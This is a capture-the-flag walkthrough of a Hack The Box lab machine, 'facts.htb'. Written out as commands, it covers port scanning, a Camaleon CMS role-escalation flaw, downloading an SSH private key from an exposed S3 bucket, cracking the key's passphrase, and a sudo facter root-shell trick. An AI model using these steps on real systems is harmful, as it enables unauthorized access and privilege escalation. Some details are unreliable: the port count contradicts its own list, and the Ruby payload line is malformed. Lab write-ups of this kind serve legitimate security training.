Target Scanning
First step is always scanning the target to find open ports and services running on those ports, for that I used nmap with the following command:
nmap -sS -A -Pn -p- -T4 --min-rate 1000 -oN nmap/initial_scan.txt <TARGET_IP>After the scan is complete, we can see that there are two open ports:
- Port 22/tcp (SSH): OpenSSH 9.9p1 Ubuntu. Standard for remote access.
- Port 80/tcp (HTTP): Nginx 1.26.3. The primary web interface.
- Port 54321/tcp (HTTP/MinIO): A Golang-based server identifying itself as MinIO. This is an S3-compatible object storage service. ( Amazon AWS Cloud storage service ).
Target Enumeration
Then we need to focus more on each port and the services running on those ports, starting with port 80 (HTTP)
To expand the attack surface and exploring the application, we need to continue enumeration like directories, i've used gobuster with the following command
gobuster dir -u http://facts.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -o gobuster/dir_enum.txtThe Scan confirms the existence of:
- /admin:: The CMS dashboard login.
- /search: Searching functionality.
- /ajax: API endpoints for dynamic content.
Once we register to a new account we will notice we've assigned to a client role

We saw the page source we will notice that there's multple roles in the application between client, admin, coordinator...etc.


We can search for any CVE for the used CMS (Camaleon CMS v2.9.0) and we got CVE-2025-2304, Lets see in details

in the change password function, if we tried to add more parameter to the request (role) and change its value to admin
After some long enumeration i've found a sensitive AWS S3 Bucket Creds, so lets used and see what we gonna find.

I've used rclone tool to configure and interact with the AWS S3 Bucket.
rclone configAfter configuring the S3 Bucket with rclone, we can list the files in the bucket
rclone lsd facts.htb:And we can the following command to List the files inside a specific bucket
rclone ls facts.htb:internal --s3-provider="Other" --s3-force-path-style --s3-no-check-bucket -vv
We can see a file named .ssh/id_ed25519 which is a private SSH key, so lets download it and use it to access the machine via SSH.
rclone copyto facts.htb:internal/.ssh/id_ed25519 ./id_ed25519 --s3-provider="Other" --s3-force-path-styleInitial Access
Lets crack the hash to get the paraphrase of the key, I will use john the ripper
ssh2john id_ed25519 > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
We can also use the following command to see the comments in the key file and we got the username from it
ssh-keygen -pf id_ed25519And then change the permissions of the key file and access the machine then get the user flag.
chmod 600 id_ed25519
ssh -i id_ed25519 trivia@facts.htb
Privilege Escalation
After getting the user flag, we need to enumerate the machine for any possible privilege escalation vectors, so I ran the command sudo -l to get any sudo privileges for the user and we got a binary with sudo rights without a password.

If we din't know what this binary do like me?, you can ask AI about it and help you with the PrivEsc process.
With little conversation with Gemini, I got these following commands to get the root shell and solve the challenge
1mkdir -p /dev/shm/pwn
2echo 'Facter.add(:pwn) { setcode { exec("/bin/bash") } })' > /dev/shm/pwn/root.rb
3sudo /usr/bin/facter --custom-dir /dev/shm/pwn

And then we get the root shell and the root flag.